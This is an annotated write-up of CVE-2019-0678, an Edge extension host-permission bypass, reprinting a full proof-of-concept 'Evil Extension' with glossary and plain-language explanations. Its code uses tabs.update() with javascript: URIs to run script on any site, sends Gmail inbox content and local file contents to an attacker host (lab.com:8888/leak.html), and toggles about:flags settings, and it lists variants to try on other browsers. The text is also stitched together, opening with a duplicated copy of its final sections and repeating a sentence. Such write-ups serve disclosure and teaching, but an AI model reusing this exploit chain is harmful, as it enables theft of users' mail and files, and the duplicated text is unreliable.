

Refreshing the same page and running the code again makes it work. An alternative is to load the page through the res protocol instead of about:flags.
res://edgehtml.dll/flags.htm
Loading that URL and running the code again works with a single click.
Step 8: toggling the Adobe Flash player flag
The final demonstration loads the flags page and toggles the Flash player setting by clicking the element with id BchostLocalhostLoopback.
// to load about:flags
open.onclick = function() {
  browser.tabs.update   ({
    url: "res://edgehtml.dll/flags.htm"
  });
};

// to toggle adobe flash player flag
execute.onclick = function() {
  browser.tabs.update ({
    url: "javascript:document.getElementById('BchostLocalhostLoopback').click();"
  });
};

This allows enabling or disabling extension developer features, resetting all flags, and similar changes.

The author also tried other about pages such as about:compat, reading mode and other extensions' internal pages. Both have CSP in place, which prevents the JavaScript execution.
Root cause
Edge's extension host permission model is meant to restrict JavaScript execution to the origins listed in the manifest. The tabs.update() API accepts a javascript: URI and navigates the target tab to it, so the extension's code runs in the context of whatever page is currently loaded, regardless of the declared host permission. The same API also accepts file:// and privileged URLs such as about:flags and res://edgehtml.dll/flags.htm; tabs.create() failed only on the local file. The report does not describe the internal implementation, so the precise reason the two methods diverge is not stated; The report does not explain why the two methods diverge.
Impact
An extension that declares permission for one origin can execute JavaScript on any website, read and exfiltrate content such as Google mail, load and exfiltrate local files, and modify internal browser settings including the Flash player flag. The attack requires the user to install the extension and interact with it, since the payloads run from the popup's button handlers. The report does not state how many users or which Edge versions were affected.
Fix
Microsoft fixed the bug in the March 2019 update, and the author notes it was rewarded with the highest possible bounty.
Variants to test
- Pass
javascript:URIs to other tab navigation APIs, such astabs.create()with different encodings or wrappers, and check whether the target page's origin receives the script. - Try
file://and privileged URLs (about:,res://,chrome://) through every API that accepts a URL, and observe which ones load and whether script execution follows. - Load privileged pages through alternative internal URLs, as with
res://edgehtml.dll/flags.htm, and check whether a single click yields execution whereabout:flagsneeds a refresh. - Test pages with CSP, such as
about:compat, reading mode and extension internal pages, to confirm which defences block the injected script. - Repeat the local-file chain on other browsers' extension APIs to see whether
update-style navigation validates schemes differently fromcreate-style navigation.
Reference: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0678
What happened, in plain words
Microsoft Edge, like Chrome and Firefox, lets you add small programs called extensions. An extension is a plug-in that adds features to the browser. The author lists four popular examples: AdBlock Plus, EditThisCookie, FoxyProxy and Wappalyzer. Extensions can manage cookies, bookmarks, storage and passwords, which is exactly why they are powerful and why they need limits.
Those limits are written down in a file that ships inside every extension, called manifest.json. Think of the manifest as the label on a medicine bottle: it says what the extension is allowed to do. The most important entry on that label is the host permission. It names the websites on which the extension may run its own JavaScript code. JavaScript is the programming language that web pages use, so being allowed to run JavaScript on a site is the same as being allowed to read and change that site while you are logged in.
A small mistake in how those host permissions are enforced therefore has a direct effect on your privacy. If an extension is granted access to https://developer.google.com but can somehow also run code on https://mail.google.com, it can read your mail. That is the bug this write-up is about: a host-permission bypass in Edge extensions, tracked as CVE-2019-0678. CVE is a public catalogue number given to a known security flaw so people can look it up.
The write-up was published on 6 June 2019 by Nikhil Mittal.
Background: what an extension is and what it is allowed to do
When you install an extension, the browser shows you a list of the permissions it asks for. You have probably seen this in the extensions settings page.
Every extension has a manifest.json that declares all of its permissions. The sample manifest in the write-up shows several permissions at once.
Among all of them, the host permission matters most, because it decides which domains the extension may run JavaScript on. A domain is the part of a web address after the https://, for example google.com.
The four kinds of host permission
The write-up compares four patterns. A pattern is a rule with a wildcard, the * symbol, which stands for "anything here", much like a search filter that matches several file names at once.
| Pattern | What it covers |
|---|---|
https://www.google.com/* |
https://www.google.com/anything/, but not sub-domains |
https://*.google.com/* |
Google including sub-domains such as https://mail.google.com and https://developers.google.com/ |
*://*.google.com/* |
Google including sub-domains and any valid protocol |
<all_urls> |
Any host, except privileged pages |
A sub-domain is a smaller site inside a bigger one: mail.google.com is a sub-domain of google.com. A protocol is the first part of an address, such as https:// or http://.
The first pattern, written out in the report as:
Host: https://www.google.com/*
means the extension may run code on https://www.google.com/anything/ but not on sub-domains. The image below shows this in the browser.
The second pattern:
Host:https://*.google.com/*
adds sub-domains, so https://mail.google.com and https://developers.google.com/ are included.
The third pattern:
Host: *://*.google.com/*
adds any valid protocol on top of the sub-domains.
The fourth pattern:
Host: <all_urls>;
is special: it lets the extension run JavaScript on any host at all. It can read and write content on any origin, except privileged pages. An origin is the combination of protocol, domain and port that identifies a site, roughly "which site this is".
Privileged pages
Privileged pages are internal browser pages that hold browser settings. In Chrome, for example, chrome://settings opens the settings page. If you could run JavaScript on a page like about:flags, you could change developer and other settings on that same page, including turning Flash support on.
You could also change standards preview features, which are experimental browser features that are not switched on by default.
The write-up lists the equivalents in three browsers:
about:flags   // Edge
about:debugging  // Firefox
chrome://settings // Chrome
Each line names an internal page and, after the //, the browser it belongs to. These pages are not ordinary websites; they are part of the browser itself, which is why they are called privileged.
Building a sample extension
The author builds a small extension to demonstrate the behaviour. It shows a pop-up with two buttons, Open and Execute, and it declares permission for Google only. The manifest is the file that describes the extension to the browser:
{
  "name": "Evil Extension",
  "author": "@C0d3G33k",
  "description": "Evil Extension!",
  "version": "1.0",
  "icons": {
    "25": "images/color-changer25.png",
    "48": "images/color-changer48.png"
  },
  "permissions": [
    "https://www.google.com/*"
  ],
  "browser_action": {
    "default_icon": {
      "20": "images/color-changer20.png",
      "40": "images/color-changer40.png"
    },
    "default_title": "Evil Extension",
    "default_popup": "popup.html"
  },
  "content_scripts": [{
    "matches": [
        "<all_urls>"
    ],
    "js": ["js/content.js"],
    "run_at": "document_end"
}],
  "background": {
    "scripts": ["/js/background.js"],
    "persistent": true
  }
}
Line by line, in plain words:
name,author,descriptionandversionare the label shown in the extensions list: what it is called, who wrote it, what it does and which version it is.iconspoints to the small pictures shown next to the extension name.permissionsis the important part: the only host permission ishttps://www.google.com/*, so the extension is supposed to run code on Google only.browser_actiondescribes the button in the browser toolbar: its icon, the tooltip text and the page that opens when you click it, herepopup.html.content_scriptsregisters a script that the browser injects into pages. Itsmatchesvalue is<all_urls>, meaning every page, andrun_atsays it runs when the page has finished loading. This is a separate mechanism from the host permission and is worth noticing.backgroundregisters a script that keeps running in the background, here markedpersistent.
The pop-up page itself is popup.html. It loads a stylesheet, shows a title and two buttons, and loads the script that makes the buttons work:
<!DOCTYPE html>
<html>
  <head>
    <link rel="stylesheet" type="text/css" href="css/styles.css" />
  </head>
  <body>
    <p>Evil Extension</p>
    <input id="b1" type="button" value="Open" />
    <input id="b2" type="button" value="Execute" />
    <script src="js/popup.js"></script>
  </body>
</html>
<!DOCTYPE html>tells the browser this is a modern HTML page.- The
<link>line pulls in a stylesheet, which only affects appearance. <p>Evil Extension</p>is a line of text.- The two
<input>lines create the buttons.id="b1"andid="b2"are names the script uses to find them, andvalueis the text shown on each button. - The
<script>line loadsjs/popup.js, the code that reacts to clicks.
The first version of popup.js opens Google in a new tab and runs alert(1) in the active tab:
let open = document.getElementById('b1');
let execute = document.getElementById('b2');

open.onclick = function() {
  browser.tabs.create   ({
    url: "https://www.google.com"
  });
};

execute.onclick = function() {
  browser.tabs.executeScript({
    code: `alert(1)`
  });
};
- The first two lines find the two buttons on the page by their ids and store them in variables called
openandexecute. A variable is just a named box that holds something. open.onclick = function() { ... }says: when the Open button is clicked, run the code inside the braces.browser.tabs.create({ url: "https://www.google.com" })asks the browser to open a new tab at that address.browser.tabsis an API, a set of ready-made commands the browser offers to extensions, like the buttons on a remote control.createis one of those commands.execute.onclickdoes the same for the Execute button, andbrowser.tabs.executeScript({ code:alert(1)})runs the tiny programalert(1)in the active tab.alert(1)makes the browser show a small pop-up box containing the number 1.
Clicking Open loads https://www.google.com in a new tab; clicking Execute runs alert(1).
Testing the Tabs API
Microsoft documents which API methods Edge extensions support. The author starts probing them. The first test loads an arbitrary website through tabs.create():
open.onclick = function() {
  browser.tabs.create   ({
    url: "https://www.bing.com"
  });
};
- This replaces the Open button's action with a new one.
browser.tabs.createopens a new tab, andurlis the address to open, herehttps://www.bing.com.
This works. The next question is what happens with a local file, a file that sits on the computer itself rather than on a website:
open.onclick = function() {
  browser.tabs.create   ({
    url: "file:///C:/Users/reach/Desktop/local_file.txt"
  });
};
file:///is the protocol for files on the local disk. The path after it points to a text file on the Desktop.- The call is the same as before, only the address changes.
This does not work. Edge appears to treat the value as a relative path, meaning it looks for the file inside the extension's own folder instead of on the disk.
Loading a privileged page through tabs.create() does work:
open.onclick = function() {
  browser.tabs.create   ({
    url: "about:flags"
  });
};
- Again the same call, this time with
about:flags, the internal Edge settings page. - The result is that the internal page opens in a tab.
Exploitation, step by step
Step 1: loading local files with tabs.update()
The update method behaves differently from create. Where create opens a new tab, update changes the address of the tab that is already open. Loading the same local file through tabs.update() succeeds:
open.onclick = function() {
  browser.tabs.update   ({
    url: "file:///C:/Users/reach/Desktop/local_file.txt"
  });
};
- The only difference from the earlier attempt is
updateinstead ofcreate. - The same local file address is now accepted, and the file opens in the current tab.
Step 2: loading privileged pages with tabs.update()
Privileged pages load through tabs.update() as well:
open.onclick = function() {
  browser.tabs.update   ({
    url: "about:flags"
  });
};
- Same pattern again:
updatewith the internal page address. - The internal settings page opens in the current tab.
The researcher reported this behaviour to MSRC, Microsoft's Security Response Center, the team that receives reports of security bugs. The response was that the download API is not supported, so loading a file carries no risk, although the issue would be fixed as a defence-in-depth change. Defence in depth means adding a safety measure even when the main risk is not considered serious.
Step 3: JavaScript URIs in tabs.create()
Next the author tries the javascript: scheme. A URI is an address; the javascript: scheme is a special kind of address whose content is not a place but a small program. Whatever follows javascript: is executed as JavaScript. The write-up gives this example:
<a href="javascript:console.log('test')">test</a>
<a>is a link, andhrefis where the link points.- Instead of a web address, the link points at
javascript:console.log('test'). console.log('test')writes the wordtestinto the browser's developer console, a text window where programmers watch messages.- So clicking this link runs that small program instead of navigating anywhere.
Passing such a URI to tabs.create() does not work, and the author could not achieve anything further with create:
open.onclick = function() {
  browser.tabs.create   ({
    url: "javascript:window.open('https://www.google.com')"
  });
};
- The address is now
javascript:followed bywindow.open('https://www.google.com'). window.openis the browser command that opens a new window or tab.- The intent was to have the browser run that command, but
createdoes not execute it.
Step 4: JavaScript URIs in tabs.update()
The same idea through tabs.update() succeeds:
open.onclick = function() {
  browser.tabs.update   ({
    url: "javascript:alert(document.domain)"
  });
};
updateis asked to change the current tab's address to ajavascript:URI.alert(document.domain)shows a pop-up box containingdocument.domain, which is the domain of the page currently open in that tab.- If the box shows the domain of the page you were on, the code ran inside that page, which is exactly what the host permission was supposed to prevent.
The extension holds permission only for google.com, yet it obtains JavaScript execution on bing.com. The host permission has been bypassed, and the extension can run code on any website without being granted permission for it. This is the core of the vulnerability: a rule that was meant to limit the extension to one site can be stepped around by using a different API method.
Step 5: reading Google mail
With host permissions escalated, the author navigates to https://mail.google.com/mail/u/0/#inbox and reads the inbox without holding permission for that origin. The idea is simple: if the extension can run code on any page, it can run code on your mailbox while you are logged in.
The following code fetches the mail page and sends the DOM to a server controlled by the attacker, which displays the content:
open.onclick = function() {
  browser.tabs.update   ({
    url: "javascript: var x = document.getElementsByClassName('y2')[0].innerHTML ; window.open('http://lab.com:8888/common/leak.html?#'+x);"
  });
};
- The whole program sits inside the
urlvalue, afterjavascript:. var x = document.getElementsByClassName('y2')[0].innerHTMLcreates a variablex.documentis the page itself.getElementsByClassName('y2')collects the page elements that carry the class namey2, and[0]picks the first of them.innerHTMLis everything inside that element, as text. In short: copy a chunk of the mail page intox.window.open('http://lab.com:8888/common/leak.html?#'+x)opens a new window at the attacker's address and appends the contents ofxafter a#. The#part of an address is the fragment, a piece the browser keeps locally and does not send to the server, which is why the stolen text travels in the address itself.- The DOM is the browser's in-memory model of the page, the tree of elements you see on screen.
The receiving page reads the fragment and writes it into the document:
<!-- Content of leak.html -->
<!DOCTYPE html>
<html>
<head>
    <title>Stealed Information</title>
    <meta charset="utf-8">
</head>
<body>
    <h1 style="color:red">Stealed Information!</h1>
    <hr>
    <script type="text/javascript">
        var p = location.hash.substring(1);
        var xx = decodeURI(p);
        document.write(xx);
    </script>
</body>
</html>
- The comment at the top names the file,
leak.html. - The
<head>sets the page title and the character encoding, so text displays correctly. - The
<body>shows a red heading and a horizontal line. var p = location.hash.substring(1);takes the fragment from the address bar, the part after#, and removes the#itself withsubstring(1), which drops the first character.var xx = decodeURI(p);turns the encoded text back into readable characters. Addresses encode special characters, anddecodeURIreverses that.document.write(xx);writes the result into the page, so the stolen content appears on screen.
The email content is stolen.
Step 6: stealing local files
The same technique applies to local files. First the author confirms JavaScript execution in a local file context:
open.onclick = function() {
  browser.tabs.update   ({
    url: "javascript:alert(window.location)"
  });
};
window.locationis the address of the current page.- Showing it in an
alertbox proves that the code is running in the context of the local file that was loaded earlier.
Chaining the ability to load local files with the URI bypass allows exfiltration of their contents. Exfiltration means copying data out to somewhere the attacker controls.
// to load local files
open.onclick = function() {
  browser.tabs.update   ({
    url: "file:///C:/Users/reach/Desktop/local_file.txt"
  });
};
// to steal contents
execute.onclick = function() {
  browser.tabs.update   ({
    url: `javascript: var x = document.body.innerHTML;window.open('http://lab.com:8888/common/leak.html?#'+x);`
  });
};
- The first block is the Open button: it loads the local file into the current tab, using the trick from step 1.
- The second block is the Execute button: it changes the same tab's address to a
javascript:URI. var x = document.body.innerHTMLcopies everything inside the page body, which here is the content of the local file, intox.window.open('http://lab.com:8888/common/leak.html?#'+x)sends that text to the attacker's page through the fragment, exactly as in the mail example.- The two bugs are chained: one lets the file be opened, the other lets its contents be read and sent away.
Step 7: changing internal developer settings
The next target is about:flags, the most important Edge page with sensitive settings. Running JavaScript there through tabs.update() initially fails:
open.onclick = function() {
  browser.tabs.update ({
    url: "javascript:alert(1)"
  });
};
- This is the same
javascript:trick, with the simplest possible program,alert(1). - On this page it does not run.
Refreshing the same page and running the code again makes it work. An alternative is to load the page through the res protocol instead of about:flags:
res://edgehtml.dll/flags.htm
res://is an internal protocol that loads resources from files that are part of the browser itself.edgehtml.dllis the browser component that holds those resources, andflags.htmis the settings page inside it.- In other words, this is a second door to the same room.
Loading that URL and running the code again works with a single click.
Step 8: toggling the Adobe Flash player flag
The final demonstration loads the flags page and toggles the Flash player setting by clicking the element with id BchostLocalhostLoopback:
// to load about:flags
open.onclick = function() {
  browser.tabs.update   ({
    url: "res://edgehtml.dll/flags.htm"
  });
};

// to toggle adobe flash player flag
execute.onclick = function() {
  browser.tabs.update ({
    url: "javascript:document.getElementById('BchostLocalhostLoopback').click();"
  });
};
- The Open button loads the settings page through the
res://address, the route that worked with a single click. - The Execute button then runs a
javascript:URI on that page. document.getElementById('BchostLocalhostLoopback')finds the setting element with that id..click()simulates a click on it, which flips the setting, here the Adobe Flash player flag.
This allows enabling or disabling extension developer features, resetting all flags, and similar changes. A flag is simply an on/off switch for a browser feature.
The author also tried other about pages such as about:compat, reading mode and other extensions' internal pages. Both have CSP in place, which prevents the JavaScript execution. CSP stands for Content Security Policy, a rule a page can send that tells the browser which scripts it is allowed to run; a strict policy blocks injected code like this.
Why it worked
Edge's extension host permission model is meant to restrict JavaScript execution to the origins listed in the manifest. The tabs.update() API accepts a javascript: URI and navigates the target tab to it, so the extension's code runs in the context of whatever page is currently loaded, regardless of the declared host permission. The same API also accepts file:// and privileged URLs such as about:flags and res://edgehtml.dll/flags.htm; tabs.create() failed only on the local file. The report does not describe the internal implementation, so the precise reason the two methods diverge is not stated; The report does not explain why the two methods diverge.
What an attacker could do with it
An extension that declares permission for one origin can execute JavaScript on any website, read and exfiltrate content such as Google mail, load and exfiltrate local files, and modify internal browser settings including the Flash player flag. The attack requires the user to install the extension and interact with it, since the payloads run from the pop-up's button handlers. The report does not state how many users or which Edge versions were affected.
The fix
Microsoft fixed the bug in the March 2019 update, and the author notes it was rewarded with the highest possible bounty.
Variants to test
- Pass
javascript:URIs to other tab navigation APIs, such astabs.create()with different encodings or wrappers, and check whether the target page's origin receives the script. - Try
file://and privileged URLs (about:,res://,chrome://) through every API that accepts a URL, and observe which ones load and whether script execution follows. - Load privileged pages through alternative internal URLs, as with
res://edgehtml.dll/flags.htm, and check whether a single click yields execution whereabout:flagsneeds a refresh. - Test pages with CSP, such as
about:compat, reading mode and extension internal pages, to confirm which defences block the injected script. - Repeat the local-file chain on other browsers' extension APIs to see whether
update-style navigation validates schemes differently fromcreate-style navigation.
Reference: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0678
Glossary
- API: a set of ready-made commands a program can call, like the buttons on a remote control.
browser.tabsis the browser's tab API. - Background script: a script an extension keeps running behind the scenes, not tied to any visible page.
- Bounty: a payment a company makes to someone who reports a security bug to it.
- Browser extension: a plug-in that adds features to a browser and can manage cookies, bookmarks, storage and passwords.
- Content script: a script an extension injects into web pages, registered in the manifest under
content_scripts. - Cookie: a small piece of data a website stores in your browser so it can recognise you on later visits, for example to keep you logged in.
- CSP (Content Security Policy): a rule a page can send that tells the browser which scripts it may run, used to block injected code.
- CVE: a public catalogue number for a known security flaw, so people can look it up.
- Defence in depth: adding a safety measure even when the main risk is not considered serious.
- DOM: the browser's in-memory tree of the elements that make up a page.
- Domain: the part of a web address after the protocol, for example
google.com. - Exfiltration: copying data out to somewhere the attacker controls.
- Extension: see browser extension.
- Flag: an on/off switch for a browser feature, found on internal settings pages.
- Fragment: the part of an address after
#, kept by the browser and not sent to the server. - Host permission: the manifest entry that names the websites an extension may run JavaScript on.
- JavaScript: the programming language web pages use; running it on a site means being able to read and change that site.
javascript:URI: an address whose content is a small program, executed by the browser instead of navigating to a place.- Local file: a file on the computer's own disk, addressed with
file:///. - manifest.json: the file inside an extension that declares its name, version, permissions and scripts.
- MSRC: Microsoft Security Response Center, the team that receives reports of security bugs in Microsoft products.
- Origin: the combination of protocol, domain and port that identifies a site.
- Permission: an entry in the manifest that grants an extension a specific ability.
- Privileged page: an internal browser page that holds browser settings, such as
about:flagsin Edge orchrome://settingsin Chrome. - Protocol: the first part of an address, such as
https://,file:///orres://. res://protocol: an internal protocol that loads resources from files that are part of the browser itself.- Sub-domain: a smaller site inside a bigger one, for example
mail.google.cominsidegoogle.com. - Tabs API: the browser commands for creating and updating tabs, such as
tabs.create()andtabs.update(). - URI: an address, of which a URL is one kind.
- Variable: a named box in a program that holds a value.
- Vulnerability: a flaw in software that lets someone make it behave in a way its makers did not intend.
- Wildcard: the
*symbol in a pattern, standing for "anything here".